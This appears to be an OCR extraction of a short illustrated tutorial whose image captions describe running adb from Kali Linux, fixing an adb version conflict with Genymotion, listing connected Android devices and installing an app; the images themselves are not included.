
Running adb from kali linux command line




Running adb from kali linux with options got error




Fixing adb error in Kali Linux conflict with genymotion version




Running adb - devices to see listed android devices




Install android Application using adb



